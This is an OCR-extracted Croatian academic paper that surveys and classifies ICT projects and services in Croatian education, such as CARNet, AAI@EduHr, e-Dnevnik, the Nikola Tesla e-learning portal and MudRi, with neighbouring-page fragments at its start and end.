[2]Skočir, Vesna, *Informatika za maturu, koncepti računala, tehnologije i aplikacija*, priručnik za pripremu državne mature, Element, Zagreb, 2010

Informacijska i komunikacijska tehnologija u obrazovanju: projekti i usluge u Hrvatskoj

Slobodan Beliga, Martina Holenko Dlab
Sveučilište u Rijeci, Odjel za informatiku
Omladinska 14, 51 000 Rijeka, Hrvatska
sbeliga@uniri.hr, mholenko@inf.uniri.hr

Sažetak - U proteklih nekoliko godina je hrvatsko informacijsko društvo napredovalo, kako generalno, tako i u obrazovnoj domeni. Kako bi se u današnje digitalno doba ostvario napredak, javlja se potreba za uvođenjem tehnologije u procese učenja i poučavanja. Digitalna, tj. e-infrastruktura predstavlja temeljnu komponentu koja je svim učenicima, studentima, profesorima i znanstvenicima potrebna za rad. U tom procesu veliku ulogu imaju Ministarstvo znanosti, obrazovanja i sporta (MZOS) i Hrvatska akademska i istraživačka mreža (CARNet) kao nosioci brojnih projekata u okviru kojih se koriste informacijske i komunikacijske tehnologije s ciljem unaprjeđenja hrvatskog školstva.

U radu je dan detaljni pregled i klasifikacija dostupnih informacijsko-komunikacijskih resursa koji su potencijalno korisni za učenike, studente, nastavnike i roditelje. Rad sadrži osvrt na stanje u hrvatskom školstvu po pitanju dostupnih usluga i projekata u odnosu na potrebe života u informacijskom društvu.

I. UVOD

U vrijeme svjetske krize i recesije, znanje je resurs kojeg treba mudro iskoristiti. Često se koristi fraza „Hrvatska – zemlja znanja!“ kojom se naglašava cilj kojemu se teži. Kako bismo u međunarodnim okvirima bili prepoznati kao zemlja znanja, Ministarstvo znanosti, obrazovanja i sporta (MZOS) je u posljednjih nekoliko godina pokrenulo niz reformi obrazovnog sustava. Među njima valja spomenuti donošenje Nacionalnog okvirnog kurikuluma (NOK) kao temeljnog dokumenta u kontekstu obrazovanja na predškolskoj, osnovnoškolskoj i srednjoškolskoj razini, zatim provođenje nacionalnih ispita i državne mature kako bi se učenička postignuća objektivno vrednovala na državnoj razini, uvođenje Bolonjskog procesa na sveučilišta kojim se Hrvatska pridružuje u Europski prostor visokog obrazovanja, te uključivanje u programe cjeloživotnog učenja kojim se potiče suradnja i mobilnost s ciljem unaprjeđenja znanja, vještina i sposobnosti na svim razinama obrazovanja. Ukoliko se navedenim promjenama pridruže nastojanja Ministarstva da razvije i skup popratne informacijsko-komunikacijske infrastrukture, može se zaključiti kako hrvatska obrazovna vertikala postaje sustav u kojem je svjetsko znanje dostupno svakom učeniku, studentu ili znanstveniku, gdje god on bio.

Ne ulazeći u samu kvalitetu provedbe spomenutih reformi hrvatskoga školstva, već govoreći isključivo o tehnologiji kao tehničkoj potpori takvim procesima promjena, cilj ovoga rada je analizirati jesu li informacijsko-komunikacijske pretpostavke za Hrvatsku kao zemlju znanja ostvarene.


Rad je organiziran kako slijedi. U drugom poglavlju su identificirane opće potrebe informacijskog društva. Analizirano je trenutno stanje informatizacije sustava obrazovanja u Hrvatskoj, kao i buduće pretpostavke za ulaganje u projekte informatizacije obrazovanja. U trećem poglavlju dana je klasifikacija postojećih projekata i usluga, a u četvrtom su detaljnije opisani projekti iz pojedinih skupina navedene klasifikacije. Posljednje poglavlje donosi zaključak.

II. INFORMACIJSKO DRUŠTVO


Vodeća uloga u razvoju i održavanju infrastrukture za primjenu novih tehnologija koje se uz potporu MZOS-a koriste u obrazovnom sustavu povjerena je Hrvatskoj akademskoj i istraživačkoj mreži - CARNetu (engl. *Croatian Academic and Research Network*) [1]. CARNet je obilježio 20 godina od pokretanja prvog projekta kojim je krenuo u stvaranje napredne komunikacijske mreže za osiguranje servisa i usluga koje su raspoložive obrazovnoj, akademskoj i znanstvenoj zajednici Hrvatske. Uz CARNet, svakako valja naglasiti i doprinos Sveučilišnog računskog centra (SRCE) koji također pridonosi pouzdanom i kvalitetnom radu postojeće nacionalne e-infrastrukture [2].

Informacijska infrastruktura sustava obrazovanja nužna je kako bi se ostvarili preduvjeti za stjecanje osnovne informatičke i informacijske pismenosti kao nužne sastavnice pismenosti suvremenog čovjeka [3, 4]. Osim toga, informacijska infrastruktura je potrebna kako bi cjelokupno školovanje bilo kvalitetno, moderno i usklađeno sa stvarnim potrebama i uvjetima života u informacijskom društvu [1]. Nužno je osigurati da tehnologije informacijskog društva budu dostupne i društvenim skupinama van obrazovnog sustava.

U proteklih nekoliko godina, hrvatsko je informatičko društvo znatno napredovalo kako generalno, tako i u obrazovnoj domeni. Program *e-Hrvatska*, čiji je plan provedbe dostupan na [5, 6], predstavlja skup aktivnosti s ciljem podizanja razine svijesti i potrebe procesa informatizacije hrvatskog društva. Obuhvaća skupinu projekata, među kojima su e-Poslovanje, e-Porezna, e-Carina, e-Pravosuđe, e-Zdravstvo, e-Kultura te naravno e-Obrazovanje koji se odnosi na kompletnu informacijsku infrastrukturu sustava obrazovanja.



Graf 1. Planirana ulaganja u informatizaciju u 2011. po projektima



Graf 2. Ulaganja u informatizaciju u razdoblju 2007. –2013.

Financijski pokazatelji ulaganja u informatizaciju za 2011. godinu, koji su dostupni na [6] pokazuju da je u projekte e-Obrazovanja bilo uloženo nešto više od 160 milijuna kuna. To je također vidljivo na grafu 1 [5]. E-obrazovanje je drugi po redu od projekata informatizacije prema visini sredstava koji su uloženi u njega, odmah nakon projekta za informatizaciju tijela državne uprave.

Glavna je misao vodilja da primjena informacijske i komunikacijske tehnologije može doprinijeti poboljšanju svih segmenata poslovanja i života općenito, stoga ulaganje u e-Obrazovanje osigurava siguran daljnji napredak u stvarnim potrebama modernog informacijskog društva. Takva bi ulaganja trebala biti trajna i kontinuirana te ostati na toj razini, ili se eventualno povećati, kako bi napredna komunikacijska mreža s brojnim servisima i uslugama bila usuglašena s novim uvjetima i stvarnim potrebama društva te bila raspoloživa cjelokupnoj obrazovnoj, ali i društvenoj zajednici.

Središnji državni ured Vlade Republike Hrvatske za e-Hrvatsku koji koordinira provedbama mjera i aktivnosti u poticanju i praćenju razvitka informacijskog društva donio je okvirne proračune za buduća ulaganja. Naime, planirana sredstva za daljnja ulaganja u informacijsku infrastrukturu znanosti, obrazovanja i sporta (CARNet i SRCE) kreću se u iznosima od oko 160 milijuna kuna, kako za 2012. tako i za 2013. godinu [5]. Kontinuiranost ulaganja, tj. proračuna za informatizaciju svih spomenutih projekata e-Hrvatske od 2007. do danas i planirana ulaganja za 2013. godinu prikazana su, prema [6] na grafu 2 .


III. KLASIFIKACIJA PROJEKTA I USLUGA

Ministarstvo znanosti, obrazovanja i sporta pokrenulo je niz projekata kojima je, osim kvalitetnijeg obrazovanja i izjednačavanja uvjeta učenja bez obzira na udaljenost učenika i studenata od obrazovnih ustanova, cilj ostvariti i sljedeće pretpostavke [5]:

- osposobiti obrazovne kadrove da aktivno i učinkovito koriste IKT u obrazovanju,
- prilagoditi nastavne programe i materijale tako da IKT bude primjenjiv na njih i
- voditi brigu o potrebama informacijskog društva s aspekta dostupnosti infrastrukture.

Prema tome, uz informacijsku infrastrukturu, važnu ulogu u realizaciji zahtjeva koje nameće informacijsko društvo imaju djelatnici u obrazovnom sustavu koji provode obrazovne planove u djelo.

Grupacija pokrenutih projekata prikazana je shematski na slici 3, prema informacijama dostupnim u [1]. Elementima tamnosive i crne boje (tlo i stabljika cvijeta) simbolički je predstavljena okosnica IKT tehnologije (računalno-komunikacijski resursi i osnovni programski resursi), svijetlosivi elementi (latice cvijeta) su razni projekti i usluge kao nadgradnja donjih (tamnosivo i crno) elemenata, dok u veliki krug nacrtan isprekidanom linijom spadaju službe i agencije vezane uz sigurnosne aspekte IKT-a i obrazovnog sustava generalno. Kohezijom svih spomenutih elemenata ostvaruje se cjelokupna informacijska infrastruktura sustava obrazovanja koja učinkovito povezuje i osigurava pristup globalnim informacijskim resursima. Osim toga, promjene odnosa između učenika, odnosno studenata i nastavnika te pedagoškog osoblja opravdano iskazuju potrebu za što boljom integracijom tehnologije u obrazovanje, i to u vidu:



Slika 3. Grupacija usluga i projekata pri uvođenju ICT-a u obrazovanje

- korištenja IKT-a kao instrumenta (pomagala) u suvremenim strategijama podučavanja temeljenim na suvremenim tehnikama podučavanja,
- unaprjeđenja komunikacije obrazovnog i znanstvenog kadra,
- povezivanja mozgova u vidu povećanja inovacijskog potencijala zajednice te
- dostupnosti tehnologije talentima koji mogu doprinijeti znanosti i razvoju društva.

Klasifikacija projekata, usluga i proizvoda iz [1] je prema njihovoj namjeni sistematizirana u tablici 1. Navedeni projekti osiguravaju moderan pristup učenju i podučavanju kroz sedam aspekata prisutnosti informacijsko komunikacijske tehnologije u obrazovanju. To su: računalno-komunikacijski resursi, programski resursi, pristup Internetu, informacijski servisi, informacijski sustavi i e-obrazovanje te sustav sigurnosti.

Kroz svih sedam aspekata zapravo je strojnom i programskom opremom omogućeno efikasno prikupljanje i pretraživanje podataka i informacija, koje predstavljaju temelj svake hijerarhijske strukture za donošenje kvalitetnih odluka te ono najvažnije za obrazovanje: upravljanje i izgradnju novog znanja.

IV. OPIS IZDVOJENI HPROJEKATA

Kako bi se prikazala raznovrsnost usluga zasnovanih na informacijskoj i komunikacijskoj tehnologiji kojima se podržava vertikala obrazovnog sustava Republike Hrvatske u nastavku su opisani izdvojeni projekti iz različitih kategorija klasifikacije dane tablicom 1.

A. AAI@EduHr

Za korištenje informacijsko-komunikacijske infrastrukture važan je pristup Internetu, pa time i sustav *AAI@EduHr* jer omogućuje autentikaciju i autorizaciju korisnika prilikom rada s dostupnim uslugama. Svaka ustanova koja je uključena u sustav *AAI@EduHr* ima vlastiti LDAP (engl. *Lightweight Directory Access Protocol*) imenik u kojemu su pohranjeni elektronički identiteti korisnika iz te ustanove [8]. Naime, njime se želi osigurati da sve matične ustanove imaju nadležnost nad imeničkim podacima o fizičkim i pravnim osobama koje koriste njihove usluge. Osim toga, kako se navodi u [8], jedan od ciljeva projekta *AAI@EduHr* je i osigurati funkcionalnu kompatibilnost sa sličnim sustavima koji nastaju ili će nastati kako u RH tako i u svijetu, posebice europskoj akademskoj i istraživačkoj zajednici.

Ova usluga je značajna za kompletnu obrazovnu, akademsku i znanstvenu domenu. Svaki učenik, student ili profesor dobiva u svojoj matičnoj ustanovi AAI identitet koji mu omogućuje korištenje svih sedam aspekata uključenosti IKT-a u obrazovanju, klasificiranih u tablici 1. Jedan od primjera korištenja navedenog sustava je portal *eLektire* [9] u okviru kojeg je korisnicima s AAI identitetom omogućen pristup knjigama i časopisima u digitalnom obliku.

B. Tour de Matour

Jedan zanimljiv, ali svakako i koristan projekt koji su ubraja u skupinu informacijskih servisa je *Tour de Matour* - portal o državnoj maturi [10]. Cilj portala je informirati učenike i sve ostale zainteresirane o tome što je državna matura, kako se provodi i zašto je važna. Put do uspješno položene državne mature vizualizira se biciklističkom utrkom, od kuda i naziv portala. U okviru portala dostupna je i demo verzija državne mature kojom je maturantima putem mrežne aplikacije omogućeno rješavanje probnih ispita iz svih obaveznih, ali i izbornih predmeta koji se pojavljuju na državnoj maturi. Kako stoji u [7], pitanja na koje učenici odgovaraju pripremio je stručni tim iz određenog predmeta, a raspoloživo vrijeme rješavanja zadataka mature prilagođeno je predmetu koji se polaže i razini mature, upravo onako kako se to odvija i kod stvarne državne mature. Uz to, prilikom rješavanja zadataka iz prirodne i matematičke skupine predmeta učenicima su dostupne formule koje je dozvoljeno imati, dok su kod jezičnih predmeta u sustavu priloženi i zvučni zapisi kakvi se preslušavaju i na stvarnoj državnoj maturi.

Cilj ovog projekta je što detaljnije upoznati učenike sa principima i pravilima odvijanja državne mature (upoznavanje sa vremenskim ograničenjima, uvjetima, dostupnim pomagalima i tipovima zadataka kakve mogu očekivati na ispitu) kako bi bili što spremniji. Korištenjem aplikacije *Demo verzija državne mature* može se smanjiti učenikova predispitna anksioznost, ali i dobiti uvid u razinu njegova znanja (vlastiti miljokaz uspješnosti), obzirom da su učenicima dostupni postignuti rezultati i povratne informacije o uspješnosti neposredno po završetku rješavanja demo ispita. Dodatno, portal nudi nastavnicima informacije o vrednovanju, uz primjere iz obrazovnih sustava ostalih zemalja.

Državna matura za svakog maturanta predstavlja važan korak prema upisu na željeni fakultet iz čega proizlazi velika vrijednost projekta *Tour de Matour*. Sve potrebne informacije organizirane su na jednom mjestu i lako su dostupne, a informacijska i komunikacijska tehnologija iskorištena je i kako bi se simuliralo ispite državne mature. Osim korisnosti za neposredne sudionike - učenike i nastavnike, važno je naglasiti korisnost ovog i sličnih portala i za roditelje, za koje oni predstavljaju odličan izvor informacija.

C. E-dnevnik

Osim informacijskih servisa, e-infrastrukturu čine i različiti informacijski sustavi kojima se informatiziraju pojedini procesi u svrhu osiguravanja različitih usluga. Informacijski sustavi su uglavnom razvijeni za potrebe visokog obrazovanja, no pilot projekt *E-Dnevnik*, razvijen je za potrebe škola. Radi se o informacijskom sustavu za vođenje razredne knjige u elektroničkom obliku koji je trenutno pokusno uveden u tri hrvatske srednje škole [11]. Nastavnici zapisuju nastavne sate, izostanke i ocjene koristeći tablet prijenosna računala i mrežnu aplikaciju *e-Dnevnik*.

Digitalizirana razredna knjiga uz klasične funkcionalnosti analogne knjige pruža dodatne mogućnosti obrade informacija posredstvom informacijske-komunikacijske tehnologije kojom je implementirana. Pedagoškom je osoblju pružena mogućnost automatskog generiranja izvještaja za analizu na temelju dostupnih podataka o učenicima (npr. automatsko generiranje izvještaja za sjednice

nastavničkog vijeća, generiranje izvještaja o ocjenama za roditeljske sastanke) što znatno skraćuje vrijeme pripreme i statističke obrade podataka.

Aplikacija sadrži i komponentu ekspertnog sustava za automatsko zaključivanje jer na osnovu dostupnih podataka o broju izostanka učenika ili broju negativnih ocjena, alarmira razrednika da postoji potreba za izricanjem određenih mjera. Također, aplikacija alarmira ravnatelja škole ukoliko postoji zaostataka u izvođenju nastavnih planova profesora.

Osim ubrzanja administrativnih poslova koje osigurava uspješnije i jednostavnije „poslovanje“ obrazovne institucije, digitalni dnevnik pruža veliku sigurnost podataka. Mogućnost neovlaštenog unosa podataka u dnevnik je spriječena tako što je pristup dozvoljen samo ovlaštenim osobama (nastavnicima, pedagogu, ravnatelju,…) i kontrolira se putem korisničkog imena i lozinke (tako da se u svakom trenutku zna tko je i što je zapisao u dnevnik).

Nadalje, mogućnost krađe razredne knjige i gubitka podataka je također spriječena jer su podaci zapisani u jedinstvenu bazu podataka.

Iako je *E-dnevnik* kao projekt namijenjen u prvom redu nastavnicima, školskim psiholozima i pedagozima, te ravnatelju, omogućuje pružanje pravovremenih informacija i roditeljima, budući da se stolna ili mobilna inačica aplikacije može koristiti i za obavještavanje roditelja.

TABLICA I. KLASIFIKACIJA USLUGA I PROJEKATA

Domena	Opis	Usluge i/ili projekti
PRISTUP INTERNETU	• Ovo je svakako najbogatija domena. Obuhvaća internetizaciju škola te studentskih i učeničkih domova diljem Hrvatske, unaprjeđenje obrazovnog procesa na otocima, usluge pojedinačnog pristupa Internetu za učenike, studente i profesore, autentikacijska i autorizacijska infrastruktura sustava znanosti i visokog obrazovanja, usluga udomljavanja osnovnih internetskih servisa, itd.	Mreža CARNet, NET u školi, e-Otoci, StuDOM, Mobile CARNet i XCARNet, Međunarodni pristup internetu - GEANT 2, CIX, AAI@EDUHR, HUSO, DOMUS.
INFORMACIJSKI SERVISI	• Portali za škole na kojima učenici, profesori i roditelji izmjenjuju iskustva, isto tako portal namijenjen isključivo državnoj maturi. • Tu su i portali namijenjen za hrvatsku znanost koji objedinjuju informacije o hrvatskim znanstvenicima i njihovom radu. • Centar za on-line baze podataka. Svim članovima akademske i znanstvene zajednice omogućen je mrežni pristup komercijalnim bibliografskim bazama podataka pod uvjetom da korisnik može pristupiti samo onim bazama podataka s kojima njegova matična ustanova ima dogovorenu suradnju (licencu).	Forumi na Portalu za škole, Tour de Matour, Portal Tko je tko u hrvatskoj znanosti?, Hrvatska znanstvena bibliografija CROSBI te portal hrvatskih časopisa Hrčak, baze podataka: Web of Science, Academic Search Premier, GeoRef, Evidence Based Medicine Reviews, Google Scholar, OAIster, PLoS, …
INFORMACIJSKI SUSTAVI	• Informacijski sustav studentske prehrane koji ima za cilj pružiti uslugu kvalitetnije i jednostavnije subvencioniranje studentske prehrane. • Informacijski sustav SmartX-ica, ostvaruje potrebe upravljanja raznim oblicima usluga u akademskoj okolini, praćenje financiranja, evidenciju ocjena, e-Indeks, razne popuste, studentske aktivnosti, praćenje mobilnosti studenta i sl. • Informacijski sustav visokih učilišta, omogućuje informatizaciju rada studentskih službi.	X-ica ili Smart X-ica, ISVU mrežna aplikacija, ISVU studomat, e-Dnevnik.
e-OBRAZOVANJE	• Portal razvijen za učenje na daljinu, prvenstveno namijenjen za učenike osnovnih i srednjih škola te studente. Obogaćen sadržajima koji su priklani njihovom uzrastu. • Certifikacija osnovnih informatičkih znanja i vještina prema europskim standardima. Ponajprije izobrazba nastavnika informatike da postanu kompetentni u širenju znanja na ostale profesore drugih struka. • Modernizacija izobrazbe korištenjem ICT-a (posebno u svrhe cijelo životnog učenja).	Nacionalni portal za učenje na daljinu "Nikola Tesla", izobrazba zaposlenika u školstvu za stjecanje "europske računalne diplome" (ECDL), korištenje e-obrazovanja u pripremi zaposlenika za ECDL, ICT edu.
RAČUNALNO-KOMUNIKACIJSKI RESURSI	• Strojna oprema. Sva javna visoka učilišta, javni instituti, studentski domovi, matične osnovne i sve srednje škole opremljene su barem jednom umreženom računalnom učionicom. • Sve srednje škole dobivaju pametne ploče. • Tu spadaju i resursi potrebni za zahtjevnu procesorsku obradu namijenjeni znanstveno-istraživačkom radu te sustavi videokonferencija za udaljene lokacije.	Računalna oprema, Klaster "Isabella" i Grid, videokonferencije i Internet prijenos.
PROGRAMSKI RESURSI	• Platforme za primjenu e-učenja u visokom školstvu. • Sustavi za upravljanje sadržajem mrežnih stranica škola (nude se gotovi forumi, razne ankete, RSS), uz to svaka škola dobiva domenu i prostor za smještanje mrežne stranica. • Referentni centri koje je oformilo Ministarstvo, za programsku podršku korisnicima iz akademske zajednice pruža usluge poput komunikacije s korisnicima, savjetovanja pri korištenju, programske nadogradnje i sl.	CMS, HUSO, Merlin, MudRi, Referentni centri za programsku potporu, primjerice: RC MICROSOFT, RC MATLAB, RC MATHEMATICA i dr.
SIGURNOST	• Promicanje i osiguranje informacijske sigurnosti u RH (poseban naglasak na filtriranje sadržaja koji su dostupni djeci). • Uvođenje zakonodavstva za praćenje razvoja informacijskog društva. • Rad na prevenciji sigurnosnih identiteta.	EU program SaferInternet te CERT i CARNetova Abuse služba.

D. *Nacionalni portal za učenje na daljinu „Nikola Tesla“*

Nacionalni portal za učenje na daljinu „Nikola Tesla“ [12] prema klasifikaciji danoj u tablici 1 spada u grupu e-Obrazovanje. Portal omogućuje samostalno učenje putem računala te se može koristiti kao nadopuna klasičnoj nastavi, ali i u cjeloživotnom obrazovanju.

Dostupni sadržaji uključuju sadržaji iz matematike, fizike, biologije, kemije i engleskoga jezika za srednje škole, e-tečajeve programiranja za škole, ECDL module koji obuhvaćaju sadržaje potrebne za stjecanje diplome osnovne informatičke pismenosti te tečajeve o primjeni i upotrebi Interneta i alata za izradu sadržaja za Internet. Za pristup sadržajima potreban je AAI identitet.

Portal je izuzetno koristan za nastavnike koji digitalnim sadržajima iz navedenih predmeta mogu obogatiti izlaganje pojedinih dijelova gradiva, ali i za sve ostale korisnike koji su zainteresirani za teme prezentirane dostupnim e-tečajevima. Korištenje ovog portala podrazumijeva iskorištavanje prednosti e-obrazovanja. Korisnici mogu pregledavati sadržaje neovisno o vremenu i mjestu. Također, mogu pregledavati sadržaje redoslijedom i brzinom kojom žele. Informacijska i komunikacijska tehnologija je u ovom slučaju, osim za dostavljanje materijala za učenje, iskorištena i za izradu nastavnih sadržaja koji su prožeti multimedijskim elementima i interaktivnim simulacijama.

E. *Videokonferencije*

Računalno-komunikacijski resursi također su važan aspekt e-infrastrukture koji pružaju podršku novim mogućnostima u obrazovanju. Jedan od primjera iz te skupine su videokonferencije. Jedinstven sustav videokonferencija koji omogućuje uspostavljanje videokonferencijske veze između dvije ili više lokacija uključenih u sustav je razvio CARNet [13]. Iako potencijalno vrlo korisne, na temelju dostupnih informacija stječe se dojam da bi se mogle više koristiti u kontekstu visokog i srednjeg obrazovanja.

Jedan od primjera njihove izuzetne koristi je poduka studenata medicine. Tako na primjer, videokonferencije omogućuju praćenje tijeka izvođenja operacije uživo, što znači da veliki broj studenata može istovremeno biti prisutno za operacijskim stolom. Na taj način studenti mogu steći dodatna znanja koja im ne može prenijeti profesor u predavaonici.

Videokonferencije su također potencijalno korisne za škole stranih jezika koje mogu organizirati predavanja stranih nastavnika kojima je jezik podučavanja materinji. Osim usvajanja izvornog naglaska stranog jezika, prednost je i mogućnost komunikacije s vršnjacima iz strane zemlje. Financijska ušteda između provođenja nabave opreme za videokonferencije i odlaska velikog broja učenika u inozemstvo je neusporediva, posebno dugoročno gledano. Osim u nastavi, video konferencije mogu biti vrlo korisne i kod prezentacija namijenjenih široj obrazovnoj zajednici. Primjer korištenja videokonferencije u te svrhe je promocija projekta *E-Obrazovanje* održana na Fakultetu elektrotehnike i računarstva 2007. godine. Dodatni primjeri korištenja videokonferencija mogu se naći na [13].

F. *Sustav za e-učenje MudRi*

Uz razvoj računalno-komunikacijskih resursa, važan je i razvoj programskih resursa koji potpomažu primjenu prednosti informacijsko-komunikacijske tehnologije u praksi. U ovu kategoriju ubrajaju se sustavi za upravljanjem sadržajem i centri za programsku podršku.

Sustav MudRi [14] za upravljanje e-učenjem je jedan primjer računalno-komunikacijskog resursa. MudRi se može ubrojiti i u kategoriju e-obrazovanje, no za razliku od gore opisanog portala za učenje na daljinu, ova usluga obuhvaća platformu za primjenu e-učenja koja je prilagođena okruženju i potrebama korisnika u nastavi na Sveučilištu u Rijeci. MudRi se temelji na programskom rješenju Moodle koje je otvorenog koda.

Osim dostavljanja sadržaja, ovakav sustav omogućuje komunikaciju i realizaciju (suradničkih) nastavnih aktivnosti internetskim alatima poput foruma, ćaskanja i wikija. Neizostavan dio sustava za e-učenje je i podsustav pomoću kojeg se koristeći testove (kvizove) nizom pitanja procjenjuje usvojenost gradiva. Uz navedeno, omogućeno je predavanje izrađenih (domaćih) zadataka u elektronskom obliku te anketiranje studenata.

Sustavi za e-učenje imaju brojne prednosti za studente i nastavnike obzirom da omogućavaju organizaciju potrebnih resursa i komunikaciju u okviru zatvorenog sustava. U okviru kolegija sustav MudRi moguće je koristiti samo kao nadopunu klasičnoj nastavi u učionici, ali i kao programsko rješenje za mješovito ili čisto e-obrazovanje pri čemu je osobni kontakt nastavnika i studenata zastupljen u manjoj mjeri, a korištenje informacijske i komunikacijske tehnologije na najvišoj razini. Primjena takvih programskih rješenja je stoga karakteristična za kontekst visokog obrazovanja gdje se podrazumijeva veća samostalnost studenata.

Važan dio e-infrastrukture vezane za ovaj aspekt je podrška korisnicima. Osim tehničke podrške učenicima i nastavnicima ne smiju se zanemariti niti preporuke i savjeti za korištenje ove vrste programskih resursa.

G. *Abuse služba*

Posljednji, no ne i najmanje važan aspekt prikazan u tablici 1 jest sigurnost. CARNetova Abuse služba bavi se slučajevima zloupotrebe usluga i pitanjima sigurnosti te nastoji ukazati na potrebu za određenim pravilima i normama ponašanja u informacijskom društvu [15]. Cilj osnivanja ove službe je zaprimanje i obrađivanje prijava vezanih uz računalno sigurnosne incidente i zloupotrebu CARNetovih resursa među kojima su na primjer virusi, povreda autorskih prava, neovlašteni pristup, kršenje pravila ponašanja na Internetu i dr.

Broj prilika za neprihvatljivo i potencijalno opasno ponašanje proizlazi iz velikog broja dostupnih usluga. Stoga je nužno osigurati mehanizme za njihovo sprječavanje. Prema [15], broj incidenata raste iz godine u godinu, a već je tijekom siječnja 2012. zabilježeno gotovo 1500 incidenata.

Odgovornost za sigurnost i dolično ponašanje moraju preuzeti svi korisnici. Međutim, nastavnici koji potiču svoje učenike na korištenje dostupnih resursa trebaju ih educirati i o ovom aspektu korištenja informacijske i

komunikacijske tehnologije. Primjerice, nužno je učenicima naglasiti važnost poštivanja autorskih prava prilikom korištenja izvora informacija te pravila komunikacije u virtualnom okruženju obzirom da učenici gotovo svakodnevno traže informacije i komuniciraju Internetom.

V. ZAKLJUČAK

U ovom radu dan je pregled i klasifikacija projekata, usluga i proizvoda u kojima se koristi informacijska i komunikacijska tehnologija, a koji su uvedeni u obrazovni sustav Republike Hrvatske. Opisani su i primjeri iz pojedinih kategorija uz analizu njihove korisnosti za sudionike u različitim segmentima sustava obrazovanja.

Glavni cilj korištenja informacijske i komunikacijske tehnologije u obrazovanju je uvođenje efikasnih promjena u skladu sa smjernicama koje nameće moderno informacijsko društvo. Sustavno uvođenje novih tehnologija nije i ne bi trebalo biti samo sebi svrhom, već dio šire promjene koje se događaju u sustavu obrazovanja. Na temelju dostupnih izvora informacija, uočena je velika količina projekata kroz razne aspekte korištenja tehnologije u obrazovanju, što prije desetak godina nije bio slučaj. Stoga se može zaključiti da su informacijsko-komunikacijske pretpostavke za Hrvatsku kao zemlju znanja ostvarene.

Uz projekte koji su pokrenuti na inicijativu MZOS-a te integrirani u obrazovne procese, postoji i niz manjih projekata koje pojedine obrazovne institucije samostalno razvijaju. Naravno da postoji potreba za njihovom konstantnom nadogradnjom, održavanjem i unaprjeđivanjem, kao i za provedbom novih projekata koja će nesumnjivo uslijediti s daljnjim razvojem informacijske i komunikacijske tehnologije. Pritom je važno naglasiti ulogu nastavnika kao ključnih sudionika u svakoj promjeni u obrazovanju pa tako i u procesu uvođenja informacijskih i komunikacijskih tehnologija u obrazovanje.

LITERATURA

[1] Stranice Ministarstva znanosti obrazovanja i sporta – informacijska infrastruktura, dostupno na: http://public.mzos.hr/Default.aspx?sec=1961, (22.10.2011.)

[2] Stranice Sveučilišnog računskog centra Sveučilišta u Zagrebu, dostupno na: http://www.srce.unizg.hr/, (22.10.2011.)

[3] Galešev, V.: „Stavovi budućih učitelja prema odgoju i obrazovanju u budućnosti“, MIPRO CE, Opatija, 2011.

[4] Hoić-Božić N.: “Razvoj informacijske pismenosti studenata kroz izradu seminarskih radova”, časopis Edupoint, Rujan 2003. / godište III / ISSN 1333-5987.

[5] Središnji državni ured za e-Hrvatsku, dostupno na: http://www.e-hrvatska.hr/hr/e-Hrvatska, (12.2.2012.)

[6] Pregled-ulaganja-ICT-Drzavni-proracun-2007-2013.pdf, dostupno na: http://www.e-hrvatska.hr/hr/e-Hrvatska/Proracun-za-informatizaciju-2007.-2013.-godine, (12.2.2012.)

[7] Maravić, J., Benat, G. i ost.: „Demo verzija državne mature, Hrvatska akademska i istraživačka mreža – CARNet, Hrvatska“, MIPRO – CE, Opatija, 2011.

[8] Autentikacijska i autorizacijska infrastruktura znanosti i visokog obrazovanja u RH, dostupno na: http://www.aaiedu.hr/index.html, (11.2.2012.)

[9] Stranice portala eLektire, dostupno na: http://lektire.skole.hr (11.2.2012.)

[10] Stranice portala Tour de Matour - sve o državnoj maturi, dostupno na: http://drzavnamatura.skole.hr (12.2.2012.)

[11] Stranice CARNeta o projektu e-Dnevnik, dostupno na: http://www.carnet.hr/e-dnevnik (12.2.2012.)

[12] Portal Nikola Tesla, dostupno na: https://lms.carnet.hr (12.2.2012.)

[13] Stranice CARNeta o videokonferencijskom sustavu, dostupno na http://www.carnet.hr/videokonferencije (12.2.2012.)

[14] MudRi - sustav za e-učenje Sveučilišta u Rijeci, dostupno na: http://mudri.uniri.hr (12.2.2012.)

[15] Stranice CARNeta o Abuse službi, dostupno na http://www.carnet.hr/abuse (12.2.2012.)

Izrada coursewarea pomoću Microsoft Expression Blend programa

Lucija Mariani*, Nataša Hoić-Božić**
